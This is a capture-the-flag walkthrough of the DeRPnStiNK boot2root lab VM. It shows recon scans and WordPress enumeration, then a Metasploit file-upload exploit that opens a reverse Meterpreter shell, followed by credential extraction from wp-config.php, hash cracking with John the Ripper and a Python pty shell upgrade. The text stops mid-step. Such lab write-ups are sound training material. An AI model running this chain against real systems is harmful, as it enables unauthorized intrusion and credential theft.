Lab - DeRPnStiNK: Walkthrough

Overview

This is a boot2root Ubuntu-based virtual machine. The Walkthrough is rated as beginner, but I found it to me at least intermediate. Your goal is to remotely attack the VM and find all four flags eventually leading you to full root access. Stick to your classic hacking methodology and enumerate everything!


Hardware Requirements

- Installation of VirtualBox or VMWare Player or Workstation Pro
- One virtual install of Kali Linux
- One virtual install of the DeRPnStiNK OVA file which can be downloaded from [here]().

Ensure the network adapter for both machines to set to either bridged or NAT.

Organization

Create a folder on the desktop of your Kali machine. Name the folder, **`derpnstink`**. When using a terminal, change directory to the **`derpnstink`** folder and run all your commands from this location. Save any downloads or captured files to this location.



We begin with the basics (always) by enumerating the machine for its IP address and any open ports and services that maybe running.

There’s no harm is getting the network ranges by doing an IFCONFIG from your Kali terminal.

SYBEROFFENSE

```
root@kali:~# cd Desktop/derpnstink
root@kali:~/Desktop/derpnstink# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.30  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe5c:d320  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5c:d3:20  txqueuelen 1000  (Ethernet)
        RX packets 128  bytes 20581 (20.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 3947 (3.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Once we have our network range, we can discover the target machine's IP address by using **`netdiscover`, `Nmap`** or **`ARP`**.

Using netdiscover

```
netdiscover -r 192.168.0.0/24
```

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.0.1     80:29:94:67:8e:98      1      60  Technicolor CH USA Inc.
 192.168.0.26    34:97:f6:8f:0d:54      1      60  ASUSTek COMPUTER INC.
 192.168.0.29    08:00:27:bd:9b:6b      1      60  PCS Systemtechnik GmbH

root@kali:~/Desktop/derpnstink#
```

Using ARP

```
arp-scan -l
```

```
root@kali: ~/Desktop/derpnstink
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/derpnstink# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/
)
192.168.0.1     80:29:94:67:8e:98       (Unknown)
192.168.0.26    34:97:f6:8f:0d:54       (Unknown)
192.168.0.29    08:00:27:bd:9b:6b       CADMUS COMPUTER SYSTEMS

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.001 seconds (127.94 hosts/sec). 3 re
sponded
root@kali:~/Desktop/derpnstink#
```

We’re now ready to do a Nmap scan.

```
nmap -sS -AT4 192.168.0.26
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: DeRPnStiNK
MAC Address: 08:00:27:BD:9B:6B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Port: 21

There is an FTP server running at port 21. Nmap informs us that it is version 3.0.2 vsftpd server and connecting to the service with the ftp command confirms this. Unfortunately, it seems that the anonymous user has been disabled.

Port: 22

OpenSSH 6.6.1p1 is running on port 22. Nmap tells us that it is an Ubuntu version, providing a pretty good hint as to what OS our target is using.

Port: 80

There is a web server running at port 80, powered by Apache version 2.4.7.

Vulnerability Analysis

FTP

Are analysis of the exploits doesn’t turn up much.

Searchsploit doesn’t return any vulnerabilities for vsftpd 3.0.2.

```
root@kali:~/Desktop/derpnstink# searchsploit vsftpd 3.0.2
Exploits: No Result
Shellcodes: No Result
root@kali:~/Desktop/derpnstink#
```


SSH

The SSH service does not appear to be vulnerable to anything, either. Attempting to connect to the server shows that it password login is disabled in favor of private/public key pairs. Not going to be brute-forcing that.

```
root@kali:~/Desktop/derpnstink# ssh root@192.168.0.29
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:qT1plVN18XwMzkU3qgKKZJAoPJC3+eZDxlrczLy3iCY.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.0.29"
ECDSA host key for 192.168.0.29 has changed and you have requested strict checking.
Host key verification failed.
root@kali:~/Desktop/derpnstink#
```


HTTP

There do not appear to be any exploits for our version of Apache. Visiting the site yields a page without any links. However, if we examine the source code of the page, we find our first flag. (Near the bottom of the page.)





```
<div>
<div>
<div>
<--flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
</div>
</div>
```

We need not forget the basics of enumerating a web server, and this means the looking at the contents of the robots.txt file. The robots.txt is a standard used by websites to communicate with web crawlers and other web robots. The robots.txt specifies how to inform the web robot about which areas of the website should not be processed or scanned. Great if you’re trying to hide a portion of your website such as a personal blog.



Both entries yield nothing at first.



Running dirb, we find some interesting content.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dirb http://192.168.0.27
```

(snip)

```
---- Entering directory: http://192.168.0.27/weblog/ ----
+ http://192.168.0.27/weblog/index.php (CODE:200|SIZE:14674)
==> DIRECTORY: http://192.168.0.27/weblog/wp-admin/
==> DIRECTORY: http://192.168.0.27/weblog/wp-content/
==> DIRECTORY: http://192.168.0.27/weblog/wp-includes/
+ http://192.168.0.27/weblog/xmlrpc.php (CODE:405|SIZE:42)
```


The /php/ contains a phpmyadmin installation. This might yield some great information if we can log in. There is another directory at /weblog/ that contains a WordPress installation.

If you try and visit the WordPress site, it tries to redirect to derpnstink.local. To resolve this domain, we need to add the domain to our /etc/hosts file:

```
echo '192.168.0.27 derpnstink.local' >> /etc/hosts
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# echo '192.168.0.27 derpnstink.local' >> /etc/hosts
root@kali:~#
```

We can now attempt to navigate to 192.168.0.27/weblog/



With this access, we can now run a wpscan. We use wpscan to enumerate the plugins and themes and users.

```
wpscan --enumerate u u[10-20] ap at --url http://192.168.0.27/weblog/
```

Once the scan starts we divert from the default by allowing the redirect.

```
[i] The remote host tried to redirect to: http://derpnstink.local/weblog/
[?] Do you want follow the redirection ? [Y]es [N]o [A]bort, default: [N] >y
[+] URL: http://derpnstink.local/weblog/
[+] Started: Sat Jul  7 09:16:43 2018
```

The scan has discovered an arbitrary file upload vulnerability in one of the installed plugins being stored in the weblog directory. We also know that this is where the WordPress site is being hosted.

```
[!] Title: Slideshow Gallery < 1.4.7 Arbitrary File Upload
    Reference: https://wpvulndb.com/vulnerabilities/7532
    Reference: http://seclists.org/bugtraq/2014/Sep/1
    Reference: http://packetstormsecurity.com/files/131526/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
    Reference: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slidesho
wgallery_upload
    Reference: https://www.exploit-db.com/exploits/34681/
    Reference: https://www.exploit-db.com/exploits/34514/
[i] Fixed in: 1.4.7
```

We also find the username and password for the WordPress site is set to use the default of admin:admin.

```
[+] Enumerating usernames ...
[+] We identified the following 2 users:
    +----+-------------+-----------------------------------+
    | ID | Login       | Name                              |
    +----+-------------+-----------------------------------+
    | 1  | unclestinky | 404 Not                           |
    | 2  | admin       | admin – DeRPnStiNK Professional   |
    +----+-------------+-----------------------------------+
```

We know from the scan results that the Title: Slideshow Gallery is vulnerable and if we use searchspolit to search for an exploit, we get a positive hit.

```
root@kali:~/Desktop/derknstink# searchsploit Slideshow Gallery
------------------------------------- ----------------------------------------
 Exploit Title                       |  Path
                                     | (/usr/share/exploitdb/)
------------------------------------- ----------------------------------------
JGS-Gallery 4.0 - 'jgs_galerie_slidesh | exploits/php/webapps/27306.txt
JV2 Folder Gallery 3.1.1 - 'popup_slid | exploits/php/webapps/12732.php
WordPress Plugin 1-jquery-photo-galler | exploits/php/webapps/36382.txt
WordPress Plugin GB Gallery Slideshow  | exploits/php/webapps/39282.txt
WordPress Plugin Slideshow Gallery 1.1 | exploits/php/webapps/36631.txt
WordPress Plugin Slideshow Gallery 1.4 | exploits/php/webapps/34514.txt
WordPress Plugin Slideshow Gallery 1.4 | exploits/php/webapps/34681.txt
WordPress Plugin image Gallery with Sl | exploits/php/webapps/17761.txt
uPhotoGallery 1.1 - 'Slideshow.asp?ci' | exploits/asp/webapps/29195.txt
------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/Desktop/derknstink#
```

We can use Metasploit to exploit this vulnerability. From the Metasploit prompt, we can search for all the exploits available for the Slideshow Gallery plugin.

```
       =[ metasploit v4.17.1-dev                         ]
+ -- --=[ 1788 exploits - 1018 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search Slideshow Gallery
[!] Module database cache not built yet, using slow search
```

From the search results, we can discern that the one we need to use is,

```
   excellent  Wordpress Reflex Gallery Upload Vulnerability
   exploit/unix/webapp/wp_slideshowgallery_upload                   2014-08-28
   excellent  Wordpress SlideShow Gallery Authenticated File Upload

msf >
```

```
msf > use exploit/unix/webapp/wp_slideshowgallery_upload

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set rhost 192.168.0.27

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin

msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit
```

```
msf > use exploit/unix/webapp/wp_slideshowgallery_upload
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set rhost 192.168.0.26
rhost => 192.168.0.26
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.30:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file ngdodokd.php
[*] Sending stage (37775 bytes) to 192.168.0.26
[*] Meterpreter session 1 opened (192.168.0.30:4444 -> 192.168.0.26:56104) at 20
18-07-21 21:06:45 -0400
[+] Deleted ngdodokd.php

meterpreter >
```

Use the `sysinfo` command to get some basic information about the system.

```
meterpreter > sysinfo
Computer     : DeRPnStiNK
OS           : Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 1
3 01:06:37 UTC 2016 i686
Meterpreter : php/linux
meterpreter >
```

Note: We could have easily logged onto the WordPress site using the admin credentials we found with the wpscan. From there we could have uploaded a PhP script and established a shell using Netcat as a listener, but that would have given us only limited shell access. A Metepreter prompt is always better than a limited shell.

Change location over to the over the weblog directory.

List the contents of the weblog directory using the ls command.

```
meterpreter > cd /var/www/html/weblog/
meterpreter > ls
Listing: /var/www/html/weblog
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  418    fil   2017-11-12 22:42:46 -0500  index.php
100644/rw-r--r--  19935  fil   2018-07-21 20:29:37 -0400  license.txt
100644/rw-r--r--  7322   fil   2017-12-12 13:39:41 -0500  readme.html
100644/rw-r--r--  5456   fil   2017-11-12 22:42:46 -0500  wp-activate.php
40755/rwxr-xr-x   4096   dir   2017-11-12 22:42:46 -0500  wp-admin
100644/rw-r--r--  364    fil   2017-11-12 22:42:46 -0500  wp-blog-header.php
100644/rw-r--r--  1477   fil   2017-11-12 22:42:46 -0500  wp-comments-post.php
100644/rw-r--r--  2853   fil   2017-11-12 22:42:46 -0500  wp-config-sample.php
100644/rw-r--r--  3123   fil   2017-11-12 22:42:46 -0500  wp-config.php
40755/rwxr-xr-x   4096   dir   2017-11-12 22:44:04 -0500  wp-content
100644/rw-r--r--  3286   fil   2017-11-12 22:42:46 -0500  wp-cron.php
```

We can now open the wp-config.php file and find the name of the database along with the user and password required to access the database.

SYBEROFFENSE

```
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
```

We find the username and password required for mysql.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
```


Change location to the home directory and list the contents.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40700/rwx------   4096  dir   2018-01-09 12:15:46 -0500  mrderp
40700/rwx------   4096  dir   2018-07-22 01:26:33 -0400  stinky

meterpreter >
```

If we try and access either directory, we get denied access. We need to tray and logon as either mrderp or stinky.

```
meterpreter > cd mrderp
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd stinky
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter >
```

We can use the information we gathered for the MySQL credentials to login through phpmyadmin to try and find their user accounts and password information.



After logging on through phpmyadmin, we find two user accounts and the password hashes for both users in the WordPress database in the wp-users file.


We can use john the ripper to crack the hashes and find a password for unclestinky.

We first create a new text file inside our working directory called, hash.txt. We then copy the two hashes over to the hash.txt file. One hash per line.


We are now ready to crack the hashes using John the Ripper.


Note: The rockyou.txt wordlist may need to be extracted from its archive. Use the file manager to locate the archive and extract the file to the wordlists directory.

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```



We can now logon as unclestinky using the password wedgie57 to the WordPress site (http://derpnstink.local/weblog/wp-login) where we locate our second flag.





Back at my Meterpreter prompt, I type in the shell command. We are using a very restricted account called www-data but with a little bit of Python code, we can elevate the prompt to a BASH shell.

```
meterpreter > shell   <== Type in the shell command
Process 4192 created.
Channel 1 created.
whoami  <== Check the current logged on user
www-data
ls  List the contents
mrderp
stinky
cd stinky
/bin/sh: 3: cd: can't cd to stinky
python -c 'import pty; pty.spawn("/bin/bash")'  <== Elevate the shell to BASH
www-data@DeRPnStiNK:/home$
```

We have the login credentials for stinky so let's use them.

Change user to stinky and type in his password, wedgie57.

```
www-data@DeRPnStiNK:/home$ su stinky
su stinky
Password: wedgie57

stinky@DeRPnStiNK:/home$
```

List the contents of his home directory.

```
stinky@DeRPnStiNK:/home$ ls
ls
mrderp  stinky
stinky@DeRPnStiNK:/home$
```

Change directory over to the directory stinky and list the contents.

```
